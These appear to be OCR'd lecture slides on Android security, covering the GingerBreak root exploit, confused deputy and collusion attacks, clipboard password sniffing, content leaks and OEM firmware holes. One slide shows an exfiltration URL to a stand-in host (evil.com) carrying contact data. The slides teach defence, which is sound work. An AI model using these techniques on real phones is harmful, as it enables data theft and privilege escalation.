
Bad news:

Android's Security Framework is prone to privilege escalation attacks

Root account

- High-privileged user account
- Inherently holds **all** permissions
  ⇨ Can silently install new apps!
- Has full storage access
- Can execute low-level security sensitive operations (kernel modules, iptables, ptrace,…)






Time-frames for selected stock Android phones when a root-exploit was available [9]

Root account


- High-privileged user account
- Inherently holds **all** permissions
  - ⇨ Can silently install new apps!
- Has full storage access
- Can execute low-level security sensitive operations (kernel modules, iptables, ptrace,…)



Time-frames for selected stock Android phones when a root-exploit was available [9]

EXAMPLE: GINGERBREAK ROOT EXPLOIT

- Zygote did **not** check return value of `setUID` call (step 3)
  - Attacker can deliberately cause this step to fail (e.g., exhaust process limit for UID A)
  - New application process continues executing with root privileges!



Application-level Privilege Escalation Attacks

Confused Deputy Attacks

A privileged app is fooled into misusing its privileges on behalf of another (malicious) unprivileged app.

Examples:

- Unauthorized phone calls [1]
- Various confused deputies in system apps [2]
- Leverage browser to communicate with server [3]

Example: Exploit Browser for "Internet Permission" [3]

Malicious App

No permissions

Android Web Browser

INTERNET Permission

1) Ask Browser to open URL
2) Browser loads URL
   - GET: Files are downloaded, by default to SD card
   - POST: Send data to server

http://evil.com/post?contact1name=Foo&contact2phone=1234 ….

Password Manager [32]

- Users are required to copy password strings from a password manager to an input field
  - Password temporarily stored in clipboard
- Clipboard is accessible without any permission
  - Apps can even register a listener for changes in the clipboard
- Attacker waits for changes in clipboard and then reads the new content
  - Password might be recognizable

Passive Content Leaks and Pollution [18]

Analyzed 62,519 apps from various markets

- 1,279 (2.0%) susceptible to passive content leaks
  - SMS messages:
    268 apps; cumulative install base: 1,700,000–7,000,000
  - Contacts:
    128 apps; cumulative install base: 251,000-1,150,000
  - Private information in IM apps:
    121 apps; cumulative install base: 22,100,000-105,500,000
  - User credentials:
    80 apps; cumulative install base: 2,015,000-10,051,000
- 871 (1.4%) susceptible to content pollution
  - Block SMS messages and calls from arbitrary numbers
  - Allow background installation of other apps

Security holes by OEM modifications [24]


- OEM heavily modify their firmware to differentiate “their Android phone” from others
- Scientific study found on average
  - 28 original AOSP apps
  - 100 OEM apps
  - 27 third party apps pre-installed on OEM firmware
- 85.78% of all apps were overprivileged
- 1.79% - 14.97% of pre-installed apps vulnerable to known exploits
  - Samsung, HTC, LG: 64.71%-85.00% of vulnerabilities caused by OEM and third party apps
- Conclusion: OEM modifications greatly increase the attack surface

Security holes by OEM modifications [25]

- Study investigated device driver customizations
  - Analyzed >2k firmware images from OEM
- More than 1k were vulnerable to exploits
  - Input driver publicly readable:
    Touchscreen Keylogger easily possible
  - Camera device node exposed:
    Taking pictures without any permission
  - Framebuffer exposed:
    Taking screenshots
- Independently discovered: Samsung's driver for Exynos devices contained a publicly R/W virtual directory that allowed reading the entire memory content

Confused Deputies introduced by OEMs [17]

- Investigated different Samsung devices' firmware
- Found several confused deputies
  - One deputy running with system privileges provided "root shell service" to **any** app




SAMSUNG RADIO DRIVER BACKDOOR

- Replicant OS developers reverse-engineered Samsung's driver for the radio interface
  - Discovered backdoor functionality
  - Can send commands to radio daemon that gives remote access to the data stored on the device
    - IPC_RFS_READ_FILE
    - IPC_RFS_WRITE_FILE
    - IPC_RFS_LSEEK_FILE
    - IPC_RFS_CLOSE_FILE
    - IPC_RFS_PUT_FILE
    - IPC_RFS_GET_FILE

http://redmine.replicant.us/projects/replicant/wiki/SamsungGalaxyBackdoor

Collusion Attacks




Malicious apps collude in order to merge their respective permissions

Variants:

a) Apps communicate directly


b) Apps communicate via covert [4] or overt channels in Android

EXAMPLE: SOUNDCOMBER [4]




1) Call Credit Institute
2) Credit Card Number is extracted from the speech


EXAMPLE: SOUNDCOMBER [4] (CONT.)



